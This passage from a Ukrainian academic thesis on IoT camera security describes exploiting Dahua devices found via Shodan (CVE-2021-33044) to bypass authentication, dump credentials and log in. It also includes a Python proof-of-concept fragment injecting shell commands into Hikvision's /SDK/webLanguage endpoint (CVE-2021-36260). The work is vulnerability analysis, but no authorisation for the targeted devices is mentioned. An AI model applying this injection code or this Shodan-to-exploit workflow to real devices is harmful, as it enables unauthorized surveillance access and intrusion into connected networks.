

Рисунок 3.11 – Використання пошукової системи Shodan для IoT-пристроїв Dahua

З рис. 3.11 видно, що хост використовує декілька відкритих портів з різними сервісами, де головний веб-сервер працює на 80 порту. Використовуючи отримані вхідні дані було використано вразливість CVE-2021-33044 за протоколом HTTP по порту 8080, дослідження зображено на рис. 3.12.



Рисунок 3.12 – Дослідження веб-серверу на вразливість CVE-2021-33044

З рис. 3.12 можливо побачити успішний обхід автентифікації за допомогою надсилання спеціально створених пакетів даних. Зокрема ПЗ надає широкі функціональні можливості, а саме зробити дамп файлів конфігурацій системи сертифікату, під’єднати Telnet, SSH та багато іншого. На рис. 3.13 зображено дамп хеш-паролю та відкритого паролю.



Рисунок 3.13 – Дамп хеш-паролю та відкритого паролю

З рис. 3.13 видно, що ПЗ продукту Dahua зберігає пароль не тільки в хешованому виді, а й у відкритому, зі свого боку становить загрозу захист конфіденційності даних. Додатковими доказами недостатнього захисту конфіденційності даних є збереження паролів бездротових мереж, сервісів Peer-to-Peer (P2P), FTP, Telnet та інших, що призводить до нових векторів кібератак. За приклад наведено збереження адресу електронної пошти на рис. 3.14.



Рисунок 3.14 – Збереження адресу електронної пошти

Зберігання записів відеоспостереження на Secure Digital (SD) карті створює додаткову безпеку конфіденційних даних, оскільки це фізичний периметр безпеки який убезпечити легше фізично ніж на мережевому рівні від потенційних загроз. Оскільки хмарні послуги зберігання даних стають каналом витоку інформації чи використання FTP-сервера є недостатньо безпечним рішенням з точки зору інформаційної безпеки. Налаштування збереження записів відеоспостереження наведено на рис. 3.15.

Рисунок 3.15 – Налаштування збереження записів відеоспостереження

Використовуючи отримані дані автентифікації з порту 8080 було виконано вхід до головного веб-серверу по порту 80, де дані автентифікації аналогічні. Використання однакових паролів для кожного пристрою створює критичну загрозу контролю доступу. На рис. 3.16 наведено найменування каналів передачі даних відеоспостереження головного веб-серверу.



Рисунок 3.16 – Найменування каналів передачі даних відеоспостереження

Одним зі способів виявлення атаки є використання журналу подій безпеки. Це чільне місце зберігання системних логів безпеки, який використовується для управління та аудиту безпеки системи.

Одним із підходів до діагностики критичних станів системи з погляду кібербезпеки є постійний аналіз системних журналів у режимі реального часу, оскільки інформація, що є в даних журналах, відображає стан системи, її ресурси, а також дії користувачів.

Було виявлено в налаштуваннях, що веб-сервер не використовує системний журнал, отже це призводить до зупинки управління та аудиту безпеки системи й створення відповідних контрзаходів для потенційних кібератак. На рис. 3.17 зображено перегляд налаштування системного журналу.



Рисунок 3.17 – Перегляд налаштування системного журналу

Стосовно безпеки, було переглянуте налаштування параметрів безпеки веб-серверу, яке зображене на рис. 3.18.



Рисунок 3.18 – Перегляд налаштування параметрів безпеки веб-серверу

З рис. 3.18 зображено такі параметри безпеки: IP-фільтрація, обслуговування системи та налаштування HTTPS протоколу. IP-фільтрація, дозволяє обмежити доступ, що своєю чергою не призвело б до компрометації системи знаючи дані автентифікації. Стосовно обслуговування системи є

можливість відновити пароль, керувати пристроєм за допомогою мобільного телефону, підтримка протоколів CGI та Onvif (профіль C) для спрощення інтеграції зі стороннім ПЗ, щоб полегшити вибір кінцевого користувача, який, купуючи, наприклад, пристрої одного виробника буде впевнений у їх сумісності з ПЗ іншого, це, зрештою, робить ринок систем відеоспостереження доступним і відкритим. Також є можливість створити та завантажити само завірений сертифікат або авторизований сертифікат X.509 на сервер, тобто перейти на протокол HTTPS, що забезпечує безпечне спілкування користувача та сервера з небезпечної мережі за допомогою криптографічних протоколів SSL та TLS.

Отже, дана версія ПЗ пристрою Dahua не має широкий спектр методів забезпечення інформаційної безпеки, але навіть вони не використовувалися. Не виконувалися основні вимоги безпеки, щодо контролю доступу, великої поверхні атак, застарілого ПЗ, відсутність шифрування, недостатній захист конфіденційних даних, що своєю чергою створює легку мішень для зловмисників.

Виходячи з аналізу розглянутих методів забезпечення інформаційної безпеки в IoT мережах, з використанням загальновідомих уразливостей інформаційної безпеки CVE-2021-33044 й CVE-2021-33045. Зроблено проміжний висновок, стосовно того, що дана вразливість становить критичний рівень, який впливає на конфіденційність (повне розкриття інформації, у результаті розкриваються всі системні файли), цілісність (повне порушення цілісності системи, повна втрата захисту системи, що призводить до компрометації всієї системи) та доступність (відбувається повне відключення порушеного ресурсу, зловмисник може зробити ресурс повністю недоступним).

3.5 Дослідження пристроїв Інтернету речей на наявність вразливості CVE-2021-36260

CVE-2021-36260 – вразливість ін’єкції команд у веб-сервер деяких продуктів Hikvision. Через недостатню перевірку введених даних зловмисник може використати вразливість для запуску атаки з ін’єкцією команд, надіславши деякі повідомлення зі шкідливими командами [12].

Вразливість виявлена 20 червня 2021 року системним адміністратором й фахівцем у галузі мережевої безпеки Watchful_IP. Більшість останніх моделей IP-камер Hikvision схильні до критичної вразливості віддаленого виконання коду без

автентифікації навіть з прошивкою станом на 21 червня 2021 року. Деякі старі моделі торкнулися ще як мінімум з 2016 року. Деякі мережеві відеореєстратори також порушені, хоча це менш поширене.

Використовуючи PoC, що використовує впровадження команд без автентифікації в різні IP-камери Hikvision. Встановлено, що модуль вставляє команду в корисні дані extensible markup language (XML), що використовуються з HTTP-запитом PUT, що надсилається на кінцеву точку «/SDK/webLanguage», тобто відбувається ін’єкція, яка призводить до виконання команди від імені користувача з підвищеними привілеями (root). Цей модуль спеціально намагається використати сліпий варіант атаки. На рис. 3.19 наведено перегляд програмного коду PoC з відображенням ін’єкції команд у веб-сервер.

```
def put(self, url, query_args, timeout):
    query_args = '<?xml version="1.0" encoding="UTF-8"?>' \
                 f'<language>$({query_args})</language>'
    return self.remote.put(self.uri + url, data=query_args, verify=False, allow_redirects=False, timeout=timeout)
```

Рисунок 3.19 – Перегляд програмного коду PoC з відображенням ін’єкції команд у веб-сервер

Це дозволяє зловмиснику отримати повний контроль над пристроєм з необмеженою кореневою оболонкою, що дає набагато більший доступ, ніж навіть у власника пристрою, оскільки вони обмежені обмеженою «захищеною оболонкою» – Perl Shell (psh), яка фільтрує вхідні дані по заздалегідь визначеному набору, обмежених, переважно інформаційних команд. Крім повної компрометації IP-камери, можливо отримати доступ до внутрішніх мереж та атакувати їх.

Це найвищий рівень критичної вразливості – вразливість віддаленого виконання коду без автентичності, де від власника пристрою не вимагається жодних дій, що зачіпає велику кількість камер Hikvision. Підключені внутрішні мережі під загрозою, що своєю чергою відкриває нові вектори кібератак. Зважаючи на розгортання цих камер на важливих об'єктах, потенційно навіть критично важлива інфраструктура перебуває під загрозою.

Вразливість становить критичний рівень, який впливає на конфіденційність (є повне розкриття інформації, внаслідок чого розкриваються всі системні файли), цілісність (є повне порушення цілісності системи, повна втрата захисту системи, що призводить до компрометації всієї системи) та доступність (відбувається

повне відключення порушеного ресурсу, зловмисник може зробити ресурс повністю недоступним).

Щоб протестувати вразливість потрібно лише доступ до порту HTTP/HTTPS сервера (зазвичай 80/443). Ім'я користувача або пароль не потрібні, а власник камери не повинен ініціювати будь-які дії. Жодна реєстрація на самій камері його не виявить. З цією метою було здійснено пошук тридцяти п’яти потенційно вразливих IoT-пристроїв за допомогою пошукової системи Shodan, один з прикладів наведений на рис. 3.20.

